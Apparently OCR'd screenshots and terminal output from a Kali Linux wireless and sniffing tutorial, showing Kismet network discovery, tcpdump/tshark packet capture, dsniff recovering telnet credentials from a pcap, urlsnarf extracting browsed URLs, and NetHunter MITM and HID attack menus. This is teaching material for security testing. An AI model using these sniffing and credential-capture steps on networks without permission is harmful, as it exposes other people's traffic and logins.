

root@kali: ~ 90x45
~ Kismet Sort View Windows
Name T C Ch Pkts Size
Kismet
Not
Connected
[--- No networks seen ---]
MAC Type Freq Pkts Size Manuf BSSID
[--- No clien
Kismet running as root
Kismet is running as root
Kismet was started as root. This isn't the recommended
way to start Kismet as it can be dangerous -- the risk
to your system from any programming errors is increased.
See the README section 'SUID INSTALLATION & SECURITY' for
more information.
[ ] Do not show this warning in the future
[OK]



Start Kismet Server
Automatically start Kismet server?
Launch Kismet server and connect to it automatically.
If you use a Kismet server started elsewhere, choose
No and change the Startup preferences.
[No]
[Yes]


Start Kismet Server
Startup Options
[X] Logging
Log Title Kismet
[X] Show Console
[Cancel]
[Start]


INFO: Activated plugin '/usr/lib/kismet/spectool_net.so': 'SPECTOOL' '2013-03-R0'
INFO: Kismet starting to gather packets
INFO: No packet sources defined. You MUST ADD SOME using the Kismet client, or by placing them in the Kismet config file (/etc/kismet/kismet.conf)
INFO: Kismet server accepted connection from 127.0.0.1
[Kill Server]
[Close Console Window]


Kismet Sort View Windows
(Start Server...)
Server Console... c
(Connect...)
Disconnect D
Add Source... A
Config Channel... L
Plugins >>
Preferences >>
Quit Q


Add Source
Intf wlan1mon
Name
Opts
[Cancel]
[Add]


~ Kismet Sort View Windows
Name T C Ch Pkts Size
Autogroup Probe P N --- 29 0B
!|> <|! A O 4 94 1K
! Digicel_WiFi_T28R A O 9 2303 156B
BSSID: 38:4C:4F:58:EC:AC Last seen: Feb 7 15:13:42 Crypt: TKIP WPA PSK AE
Studio G Mini A O 1 423 2K
Test-Net A O 4 63 0B
MAC Type Freq Pkts Size Manuf
! 38:4C:4F:58:EC:AC Wired/AP 2457 2302 0B Unknown
38:4C:4F:58:EC:A4 Wired/AP 2452 1 156B Unknown
kali
Elapsed
00:23.31
Networks
7
Packets
3674
Pkt/Sec
0
Filtered
0

```
x          Name: Digicel_WiFi_T28R
x         BSSID: 38:4C:4F:58:EC:AC
x         Manuf: Unknown
x    First Seen: Feb  7 14:50:38
x     Last Seen: Feb  7 15:15:14
x          Type: Access Point (Managed/Infrastructure)
x       Channel: 9
x     Frequency: 2452 (9) - 3035 packets, 99.97%
x                2457 (10) - 1 packets, 0.03%
x
x          SSID: Digicel_WiFi_T28R
x          Length: 17
x            Type: Beacon (advertising AP)
x      Encryption:  WPA TKIP PSK AES-CCM
x        Beacon %: 20
x
x        Signal: -81dBm (max -69dBm)
x         Noise: 0dBm (max -256dBm)
x    Data Crypt: WEP (Privacy bit set)
x                ( Data encryption seen by BSSID )
x       Packets: 3036
x  Data Packets: 1
x  Mgmt Packets: 3035
x Crypt Packets: 1
x     Fragments: 0/sec
x       Retries: 0/sec
x     Data Size: 156B
x       Seen By: external (wlan1) b9fa2e34-2ae7-11e9-89c8-5d06d835e301
x                Feb  7 15:15:14
```

```
root@kali:~# tcpdump -i wlan0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on wlan0, link-type EN10MB (Ethernet), capture size 262144 bytes
17:15:27.053571 ARP, Request who-has _gateway tell 172.16.17.16, length 46
17:15:27.054860 IP kali.45583 > google-public-dns-a.google.com.domain: 25670+ PTR? 18.17.1
6.172.in-addr.arpa. (43)
17:15:27.258239 ARP, Request who-has kali tell _gateway, length 28
17:15:27.258256 ARP, Reply kali is-at 14:35:8b:[illegible] (oui Unknown), length 28
17:15:27.259273 ARP, Request who-has kali tell _gateway, length 28
17:15:27.259283 ARP, Reply kali is-at 14:35:8b:[illegible] (oui Unknown), length 28
17:15:27.261179 ARP, Request who-has kali tell _gateway, length 28
17:15:27.329129 IP kali.43480 > google-public-dns-a.google.com.domain: 50864+ PTR? 8.8.8.8
```


```
root@kali:~# tcpdump -i wlan0 -w tcpdumpcapture.pcap
tcpdump: listening on wlan0, link-type EN10MB (Ethernet), capture size 262144 bytes
```


```
root@kali:~# ls -l | grep .pcap
-rw-r--r--  1 root root  4920 Feb  7 17:23 tcpdumpcapture.pcap
```


```
root@kali:~# tcpdump -r tcpdumpcapture.pcap
reading from file tcpdumpcapture.pcap, link-type EN10MB (Ethernet)
17:22:57.408280 ARP, Request who-has _gateway tell 172.16.17.16, length 46
17:23:00.275624 ARP, Request who-has _gateway tell 172.16.17.16, length 46
17:23:03.347600 ARP, Request who-has _gateway tell 172.16.17.16, length 46
17:23:06.419810 ARP, Request who-has _gateway tell 172.16.17.16, length 46
17:23:09.287039 ARP, Request who-has _gateway tell 172.16.17.16, length 46
17:23:12.359321 ARP, Request who-has _gateway tell 172.16.17.16, length 46
17:23:15.431455 ARP, Request who-has _gateway tell 172.16.17.16, length 46
17:23:18.298615 ARP, Request who-has _gateway tell 172.16.17.16, length 46
17:23:21.370795 ARP, Request who-has _gateway tell 172.16.17.16, length 46
17:23:23.831135 IP 172.16.17.12.17500 > 255.255.255.255.17500: UDP, length 153
```


```
root@kali:~# tshark -i wlan0 -w tsharkcapture.pcap
Running as user "root" and group "root". This could be dangerous.
```

```
Capturing on 'wlan0'
    1 0.000000000 172.16.17.12 → 255.255.255.255 DB-LSP-DISC 195 Dropbox LAN sync Discover
y Protocol
    2 0.004467435 172.16.17.12 → 255.255.255.255 DB-LSP-DISC 195 Dropbox LAN sync Discover
y Protocol
    3 0.012689236 172.16.17.12 → 255.255.255.255 DB-LSP-DISC 195 Dropbox LAN sync Discover
y Protocol
    4 0.021393683 172.16.17.12 → 172.16.17.255 DB-LSP-DISC 195 Dropbox LAN sync Discovery
Protocol
    5 0.030351054 172.16.17.12 → 255.255.255.255 DB-LSP-DISC 195 Dropbox LAN sync Discover
y Protocol
    6 0.033246859 172.16.17.12 → 255.255.255.255 DB-LSP-DISC 195 Dropbox LAN sync Discover
y Protocol
    7 0.040354182 172.16.17.12 → 172.16.17.255 DB-LSP-DISC 195 Dropbox LAN sync Discovery
Protocol
    8 0.204570613 172.16.17.12 → 255.255.255.255 DB-LSP-DISC 195 Dropbox LAN sync Discover
y Protocol
```


Google
Hacker's Keyboard
Hangouts
Keep Notes
Maps
NetHunter
NetHunter Terminal
NetHunter VNC


Kali Services
Custom Commands
MAC Changer
VNC Manager
HID Attacks
DuckHunter HID
Bad USB MITM Attack
Mana Wireless Toolkit
MITM Framework


8:58
MITM Framework
General Settings
Responder Settings
Written by @byt3bl33d3r, MITMf aims to provide a one-stop-shop for Man-In-The-Middle and network attacks while updating and improving existing attacks and techniques.
Interface
wlan0




```
root@kali:~# dsniff -p /root/Desktop/telnet-cooked.pcap
dsniff: using /root/Desktop/telnet-cooked.pcap
-----------------
02/05/19 15:08:48 tcp 192.168.0.2.1550 -> 192.168.0.1.23 (telnet)
fake
user
/sbin/ping www.yahoo.com
ls
ls -a
exit
```

Source IP address	192.168.0.2
Destination IP address	192.168.0.1
Source Port	1550
Destination Port	23
Transport Protocol	TCP
Application Protocol	Telnet

```
1 9gag.com        Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.89 Safari/537.36
1 adx.g.doubleclick.net   Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.89 Safari/537.36
1 ajax-9gag-lol.9cache.com       Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.89 Safari/537.36
1 ajax.googleapis.com     Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.89 Safari/537.36
1 ams1.ib.adnxs.com       Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.89 Safari/537.36
1 assets-9gag-ftw.9cache.com      Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.89 Safari/537.36
1 a.thumbs.redditmedia.com        Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.89 Safari/537.36
1 b.thumbs.redditmedia.com        Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.89 Safari/537.36
1 cdn.adnxs.com   Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.89 Safari/537.36
1 cdn.tradelab.fr Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.89 Safari/537.36
1 connect.facebook.net    Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.89 Safari/537.36
1 csi.gstatic.com Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.89 Safari/537.36
1 c.thumbs.redditmedia.com        Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.89 Safari/537.36
1 engine.adzerk.net       Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.89 Safari/537.36
1 googleads.g.doubleclick.net     Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.89 Safari/537.36
1 ib.adnxs.com    Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.89 Safari/537.36
```

```
9gag
9gag.com
9gag.com
9gag.localdomain
9gag.localdomain SO
9gag.tv
9gag.tv
accounts.google.com
accounts.google.com CN
ads.reddit.com
ads.reddit.com
adx.g.doubleclick.net
adx.g.doubleclick.net CN
ajax-9gag-lol.9cache.com
```

```
root@kali:~# ls -l tshark_folder/
total 10644
-rw-r--r-- 1 root root   32098 Feb  7 23:10  13123798753128404613
-rw-r--r-- 1 root root   28368 Feb  7 23:10  13734329343262018815
-rw-r--r-- 1 root root   17944 Feb  7 23:10  1426571640.037_YqeWu3_300.jpg
-rw-r--r-- 1 root root   26134 Feb  7 23:10  1426572438.5952_AzemYS_300.jpg
-rw-r--r-- 1 root root   12802 Feb  7 23:10  1426572509.5288_GA3EhE_300.jpg
-rw-r--r-- 1 root root   13751 Feb  7 23:10  1426572551.239_HA4Ury_300.jpg
-rw-r--r-- 1 root root   16211 Feb  7 23:10  1426572606.7525_YHYsYh_300.jpg
-rw-r--r-- 1 root root   12738 Feb  7 23:10  1426572618.4293_uNYhez_300.jpg
-rw-r--r-- 1 root root   23508 Feb  7 23:10  1426572637.302_XeGaPE_300.jpg
-rw-r--r-- 1 root root   17342 Feb  7 23:10  1426572669.1706_hYgeMA_300.jpg
-rw-r--r-- 1 root root   15318 Feb  7 23:10  1426572694.0224_ULyrA6_300.jpg
-rw-r--r-- 1 root root   12773 Feb  7 23:10  1426608057.9397_vYmeTE_300.jpg
```

```
root@kali:~# urlsnarf -p conference.pcapng
urlsnarf: using conference.pcapng [tcp port 80 or port 8080 or port 3128]
172.16.254.128 - - [17/Mar/2015:16:42:53 -0400] "GET http://www.reddit.com/ HTTP/1.1" - -
"-" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.
0.2272.89 Safari/537.36"
172.16.254.128 - - [17/Mar/2015:16:42:54 -0400] "POST http://www.reddit.com/api/request_pr
omo HTTP/1.1" - - "http://www.reddit.com/" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKi
t/537.36 (KHTML, like Gecko) Chrome/41.0.2272.89 Safari/537.36"
172.16.254.128 - - [17/Mar/2015:16:42:59 -0400] "GET http://www.reddit.com/search?q=byod H
TTP/1.1" - - "http://www.reddit.com/" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537
.36 (KHTML, like Gecko) Chrome/41.0.2272.89 Safari/537.36"
172.16.254.128 - - [17/Mar/2015:16:43:03 -0400] "GET http://www.reddit.com/r/talesfromtech
support/comments/2i46ss/satans_cpa_did_sign_the_byod_policy_from_hr/ HTTP/1.1" - - "http:/
/www.reddit.com/" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gec
ko) Chrome/41.0.2272.89 Safari/537.36"
```

```
root@kali:~# urlsnarf -p conference.pcapng | grep "http://" | cut -d "/" -f 5
urlsnarf: using conference.pcapng [tcp port 80 or port 8080 or port 3128]
www.reddit.com
www.reddit.com
www.reddit.com
www.reddit.com
www.reddit.com
9gag.com
img-9gag-ftw.9cache.com
assets-9gag-ftw.9cache.com
assets-9gag-ftw.9cache.com
assets-9gag-ftw.9cache.com
img-9gag-ftw.9cache.com
img-9gag-ftw.9cache.com
img-9gag-ftw.9cache.com
img-9gag-ftw.9cache.com
img-9gag-ftw.9cache.com
img-9gag-ftw.9cache.com
img-9gag-ftw.9cache.com
t.9gag.com
```


```
root@kali:~# urlsnarf -p conference.pcapng | grep "http://" | cut -d '"' -f 6 | sort -u
urlsnarf: using conference.pcapng [tcp port 80 or port 8080 or port 3128]
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_2) AppleWebKit/537.36 (KHTML, like Gecko) Chro
me/40.0.2214.115 Safari/537.36
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272
.89 Safari/537.36
Python-urllib/2.7
```


```
root@kali:~# tcpdump -r conference.pcapng -nn -A -s1500 -l | grep "User-Agent:" | sort -u
reading from file conference.pcapng, link-type EN10MB (Ethernet)
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_2) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/40.0.2214.115 Safari/537.36
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chro
me/41.0.2272.89 Safari/537.36
User-Agent: Python-urllib/2.7
```


```
root@kali:~# tcpdump -r conference.pcapng -n | grep "IP" | cut -d " " -f 3 | sort -u
reading from file conference.pcapng, link-type EN10MB (Ethernet)
104.16.12.8.80
104.16.13.8.80
172.16.254.1.17500
172.16.254.128.137
172.16.254.128.49307
172.16.254.128.49424
172.16.254.128.49545
172.16.254.128.49921
```

```
root@kali:~# tcpdump -r conference.pcapng -n | grep "IP" | cut -d " " -f 5 | cut -d ":" -f 1
```

